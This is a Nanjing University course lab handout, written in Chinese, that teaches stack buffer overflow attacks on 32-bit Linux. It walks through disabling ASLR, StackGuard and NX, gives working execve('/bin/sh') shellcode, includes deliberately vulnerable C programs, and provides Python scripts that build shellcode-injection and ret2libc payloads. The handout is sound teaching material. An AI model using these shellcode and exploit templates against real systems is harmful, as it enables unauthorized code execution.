Software Security – Buffer Overflow

Chengbin Pang, Jian Guo

版本：1.0

日期：March 24, 2021

摘　要

本文档是南京大学软件安全课程实验的说明文档。此文档介绍如何进行基本的 Buffer Overflow 攻击。

1　实验环境

1.1　实验环境搭建

我们的实验环境为 linux 32 位，我们提供了打包好的虚拟环境，具体的虚拟环境下载请查看课程主页 (http://seclab.nju.edu.cn/course.html)。所有的实验文件都在 exercise 文件夹下。也可以在 github(https://github.com/NJUSeclab/Softw Security-Exe1) 上访问我们的资源。

大家也可以使用自己的 linux 环境，但由于之后的 rop 实验也是基于 32 位 linux 系统的，所以建议大家使用 32 位。

1.1.1　安装 VirtualBox

虚拟机使用 VirtualBox 来搭建，可以免费使用不需要破解版。下载地址：https://www.virtualbox.org/wiki/Downloads

Ubuntu 用户可以使用以下命令安装 VirtualBox：

```
$ sudo apt-get install virtualbox
```

1.1.2　安装 Vagrant

下载地址：https://www.vagrantup.com/downloads.html

Ubuntu 用户可以使用以下命令安装 Vagrant：

```
$ sudo apt-get install vagrant
```

1.1.3　使用 Vagrant (Ubuntu)

我们可以通过 Vagrant 很方便的使用 VirtualBox 镜像文件。假设我们将镜像文件下载到 box/package.box 目录，我们可以在终端输入以下命令新建一个虚拟机环境。

```
$ cd box                              # Into box dir
# add package.box image and rename software-security-img
$ vagrant box add software-security-img package.box
$ mkdir -p software-security          # New dir software-security
```

```
$ cd software-security                # Into software-security dir
$ vagrant init software-security-img                # Use software-security-img init
    the VM
$ vagrant up                    # start the VM
$ vagrant ssh                   # connect the machine via SSH, we commonly use this
   command to connect the VM
```

1.1.4 Vagrant 常用命令

```
$ vagrant up    # start the VM
$ vagrant ssh   # connect the machine via SSH, we commonly use this command to connect
   the VM
$ vagrant halt  # stop the VM
$ vagrant [options] <command> [<args>]
Common commands:
 box              manages boxes: installation, removal, etc.
 destroy          stops and deletes all traces of the vagrant machine
 halt             stops the vagrant machine
 init             initializes a new Vagrant environment by creating a Vagrantfile
 powershell       connects to machine via powershell remoting
 reload           restarts vagrant machine, loads new Vagrantfile configuration
 ssh              connects to machine via SSH
 status           outputs status of the vagrant machine
 up               starts and provisions the vagrant environment

 help             shows the help for a subcommand
```

1.2 关闭平台保护

在 linux 系统中，有很多基本的保护措施，由于本实验是仅介绍基本的 buffer overflow 攻击原理，所以我们暂时关闭其它保护。

1.2.1 地址空间随机化 (Address Sapce Randomization)

Ubuntu 和其它 linux 系统一般都使用了地址空间随机化技术 [?] 来将栈，堆和动态库的开始地址随机化。该保护使得猜测具体的地址变得十分困难。在此实验中，我们将该保护关闭，具体方法：

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

1.2.2 栈保护机制 (StackGuard Protection Scheme)

现在主流的编译器 (gcc, clang 等) 都提供了栈保护机制 [1]，以防止缓冲区溢出。此保护可以有效防止缓冲区溢出截获控制流。我们可以在编译期间使用-fno-stack-protector 选项禁用此保护。例如，要在禁用 StackGuard 的情况下编译一个程序 example.c，我们可以执行以下操作：

```
$ gcc -fno-stack-protector example.c
```

1.2.3 栈不可执行 (Non-Executable Stack)

在之前的 linux 系统中，栈是可以执行的，这就导致可以运行在栈中的 shellcode 代码。因此在现在的系统中，一般生成的二进制文件必须声明它们是否允许可执行堆栈，在默认的情况下，是不允许存在可执行堆栈的。我们可以通过添加编译器选项来关闭此保护：

```
# For executable stack:
$ gcc -z execstack -o test test.c
# For non-executable stack:
$ gcc -z noexecstack -o test test.c
```


2 编写 Shellcode

在开始攻击之前，让我们熟悉一下 shellcode。shellcode 是启动 shell 的代码。

以下程序是一个 C 语言启动 shell 的代码：

```
#include <stdio.h>
int main() {
    execve("/bin/sh", 0, 0);
}
```

在 shellcode 编写中，一般通过 execve 系统调用来启动一个新的 shell。执行系统调用首先要知道调用函数对应的系统调用号，32 位 linux 内核的系统调用表可以通过https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md网站来查询，我们这里获得 shell 只需用到 execve 函数，从图中可以看到 execve 的调用号是 0x0b，需要把这个 0x0b 传给 eax，接着执行 int 0x80 软中断，也就是系统中断，根据中断号和相关寄存器设置调用对应系统函数。



Linux Syscall Reference

Show 10 entries

#	Name	Registers				
		eax	ebx	ecx	edx	esi
11	sys_execve	0x0b	char __user *	char __user *__user *	char __user *__user *	struct pt_regs *

Showing 1 to 1 of 1 entries (filtered from 338 total entries)

图 1: Execve Syscall

因此我们可以使用汇编语言来编写 shellcode，从而生成相应的二进制。具体方法如下：

- 将系统调用号 0xb 加入到 eax 中
- ebx 保存系统调用第一个参数即"/bin/sh" 字符串地址，ecx 第二个参数，赋值为 0。

相应的汇编代码如下：

```
    global _start
    _start:
    xor eax,eax
    push eax
    push "//sh"
    push "/bin" ; push "/bin//sh"
    mov ebx,esp ; first argument, points to the address of "/bin//sh"
    mov ecx,eax ; second argument
    xor edx,edx ; third argument
```

```
    mov al,0Bh  ; execve system call number
    int 80h
```

对上述文件进行编译链接，然后反汇编，可以获得 shellcode。

```
    $ nasm -f elf32 shellcode.asm
    $ ld -m elf_i386 -o shallcode shellcode.o
    $ objdump -d shellcode
```

将获得的 shellcode 写入 shellcode.c 中，从而可以启动一个新的 shell。

```
    // shellcode.c
    // gcc -z execstack -o shellcode shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"                  // xor    %eax,%eax
    "\x50"                      // push   %eax
    "\x68\x2f\x2f\x73\x68"      // push   $0x68732f2f
    "\x68\x2f\x62\x69\x6e"      // push   $0x6e69622f
    "\x89\xe3"                  // mov    %esp,%ebx
    "\x89\xc1"                  // mov    %eax, $ecx
    "\x31\xd2"                  // xor %edx, %edx
    "\xb0\x0b"                  // mov    $0xb,%al
    "\xcd\x80"                  // int    $0x80
;

int main(int argc, char **argv){
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

对上述文件编译运行：

```
$ gcc -z execstack -o shellcode shellcode.c
$ ./shellcode
```

到此为止，相信大家应该对 shellcode 有了直观认识了，那就开始下面的 buffer overlfow 攻击之旅吧！

3 Buffer Overflow

通过 stack buffer overflow 漏洞可以修改一些局部变量甚至返回地址，以达到关键数据的修改或者控制流劫持的目的。

3.1 修改变量

现在我们先了解一个比较简单的有 buffer overflow 的程序，该程序是 rootme[2] 里面的一个比较简单的 buffer overflow 题目，尝试着去攻击一下吧。

```c
#include <stdlib.h>
#include <stdio.h>
/*
gcc -o buf1 buf1.c -fno-stack-protector
*/
int main()
{
    int var;
    int check = 0x04030201; // buffer overflow to modify this value
    char buf[40];

    // buffer overflow
    fgets(buf,45,stdin);

    printf("\n[buf]: %s\n", buf);
    printf("[check] %p\n", check);

    if ((check != 0x04030201) && (check != 0xdeadbeef))
        printf ("\nYou are on the right way!\n");

    if (check == 0xdeadbeef)
    {
        printf("Yeah dude! You win!\nOpening your shell...\n");
        system("/bin/dash");
        printf("Shell closed! Bye.\n");
    }
    return 0;
}
```

3.2 截获控制流

现在让我们利用 buffer overflow 漏洞来实现控制流劫持攻击，有漏洞程序如下：

```c
// buf2.c
// gcc -z execstack -o buf2 buf2.c -fno-stack-protector

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void vul(char *str){
    char buffer[36];
    // buffer overflow
    strcpy(buffer, str);
}

int main(int argc, char **argv){
    char str[128];
    FILE *file;
```

```
    file = fopen("attack_input2", "r");
    fread(str, sizeof(char), 128, file);
    vul(str);
    printf("Returned Properly\n");
    return 0;
}
```


该程序在 vul 函数中有 buffer overflow 漏洞，大家可以根据该漏洞溢出 vul 函数的返回地址，从而达到控制流劫持的目的。

要想实现控制流劫持到 shellcode，需要精心构造 buffer 内容，我们提供如下思路：

- buffer 起始处放置 shellcode
- 接着放置其它内容（nop）使缓冲区溢出
- 计算返回地址处距离 buffer 起始处的偏移，并将该处的内容改为 shellcode 的地址

其中，shellcode 的起始地址和返回地址的偏移可以通过 gdb 调试获得。由于关闭了 ASLR，每次程序运行时的栈地址是一样的。因此，可以通过 gdb 调试来获得 shellcode 的首地址以及返回地址与 buffer 的 offset。

攻击前后的栈的布局如下：



```
|____________|                          |_......_______|
|___arg______|                          |_......_______|
|_ret addr___|          ^ High          |shellcode addr|
|_......_____|          |               |_......_______|
|_......_____|          |               |_......_______|
|_......_____|          | Low           |_......_______|
|_buf[4-7]___|                          |shellcode[4-7]|
|_buf[0-3]___|                          |shellcode[0-3]|

before attack                            after attack
```

其中，我们提供了攻击脚本来生成精心构造的输入，大家只需要在脚本中填写 offset 和 buffer_addr 变量即可：

```python
#!/usr/bin/python
# -*- coding: utf-8 -*-
# attack_input2.py
import sys
import struct

shellcode = '\x31\xc0' \
    '\x50' \
    '\x68\x2f\x2f\x73\x68' \
    '\x68\x2f\x62\x69\x6e' \
    '\x89\xe3' \
    '\x89\xc1' \
    '\x31\xd2' \
    '\xb0\x0b' \
    '\xcd\x80' \

offset = 0xff # modify it
buffer_addr = 0xffffffff # modify it with the address of shellcode
## Put the shellcode at the begin
buf = shellcode + (offset - len(shellcode)-4)*'\x90' + 2* struct.pack('<I', buffer_addr)

file = open('attack_input2', 'wb')
file.write(buf)
file.close()
```

需要注意，由于 gdb 调试程序时需要将二进制程序加载到自己的地址空间，即 gdb 加载的二进制的栈空间与二进制自己加载的栈空间不一定一致，所以通过 gdb 调试获得的 buffer_addr 不是程序运行时真正的 buffer_addr。因此，当你运行二进制程序的时候，可能会发生 crash。此时可以通过指令生成 coredump[3] 文件，然后再调试该 coredump 文件，从而获得二进制的正确的栈地址。

```
$ ulimit -c unlimited
$ ./buf2 # crash, current path will have the file 'core'
$ gdb buf2 core # debug 'core' file, get the correct buffer\_addr
```

将正确的 offset 与 buffer_addr 写入到 attack_input1.py 文件中，并运行该脚本生成输入，再运行 buf2 程序，完成攻击：

```
$ python attack_input2.py
$ ./buf2
```

4 return-to-libc

在上一个实验中，我们将栈的不可执行保护关闭了，使得 shellcode 攻击得以成功实施。然而，在现实世界中，一般都开启了栈的不可执行保护，使得我们不可能在栈上执行 shellcode。现在让我们了解 ret-to-libc 攻击，该攻击利用 libc 中已经存在的函数来启动一个 shell，从而形成攻击。

在该例子中，vul 函数有一个 buffer overflow 漏洞，我们溢出该 buffer 将 ret 地址修改为 libc 中的 system 函数地址，并将参数传为'/bin/sh' 的地址，具体的栈的布局如下：

```
|____________|                    |'/bin/sh' addr|
|___arg______|                    |_ret__________|
|_ret addr___|        ^ High      |_system() addr|
|_......_____|        |           |_......_______|
|_......_____|        |           |_......_______|
|_......_____|        | Low       |_......_______|
|_buf[4-7]___|                    |_buf[4-7]_____|
|_buf[0-3]___|                    |_buf[0-3]_____|

before attack                       after attack
```

```
// buf3.c
// gcc -o buf3 buf3.c -fno-stack-protector

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void vul(char *str){
    char buffer[36];
    // buffer overflow
    strcpy(buffer, str);
}

int main(int argc, char **argv){
    char str[128];
    FILE *file;
    file = fopen("attack_input3", "r");
    fread(str, sizeof(char), 128, file);
    vul(str);
    printf("Returned Properly\n");
    return 0;
}
```

攻击脚本如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
```

```python
# attack_input3.py
    import sys
    import struct

    offset = 0xff # modify it
    system_addr = 0xffffffff # modify it
    binsh_addr =  0xffffffff # modify it
    ret = 0xdeadbeef
    ## Put the shellcode at the begin
    buf = (offset-4)*'\x90' + 2* struct.pack('<I', system_addr) + struct.pack('<I', ret) +
        struct.pack('<I', binsh_addr)
    buf += (128 - len(buf)) * 'a'
    file = open('attack_input3', 'wb')
    file.write(buf)
    file.close()
```

大家需要修改脚本中的 offset，system_addr 和 binsh_addr 的值，关于如何寻找 libc 中的 system 函数和 binsh 的地址，大家可以参考该教程 [4]。

修改完毕之后，进行攻击：

```
$ python attack_input3.py
$ ./buf3
```

注：本此实验可以使得大家充分了解 buffer overflow 攻击，这是一个练习，不要求大家提交实验报告。So just enjoy it!

该实验部分内容参考 [5]。

5 工具

在本次实验与接下来的实验中，都离不开 gdb 的使用，建议大家首先对 gdb 有一定的了解。现提供一些教程供大家学习。

- GDB Tutorial: https://web.eecs.umich.edu/ sugih/pointers/summary.html
- GDB User Manual: http://sourceware.org/gdb/current/onlinedocs/gdb/
- 100 个 gdb 小技巧：https://wizardforcel.gitbooks.io/100-gdb-tips/content/

我们也提供了一个小教程，欢迎下载。

参考文献

[1] COWAN C, PU C, MAIER D, et al. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks.[C]//USENIX Security Symposium. [S.l.: s.n.], 1998.

[2] LYES. Elf x86 - stack buffer overflow basic 1[EB/OL]. 2015. https://www.root-me.org/en/Challenges/App-System/ELF32-Stack-buffer-overflow-basic-1.

[3] WIKIPEDIA. Core dump[EB/OL]. 2019. https://en.wikipedia.org/wiki/Core_dump.

[4] 蒸米. Ret2libc –Bypass DEP 通过 ret2libc 绕过 DEP 防护[EB/OL]. 2016. https://segmentfault.com/a/1190000005888964#articleHeader2.

[5] DU W. Buffer overflow vulnerability lab[EB/OL]. 2016. http://www.cis.syr.edu/~wedu/seed/Labs_16.04/Software/Buffer_Overflow/Buffer_Overflow.pdf.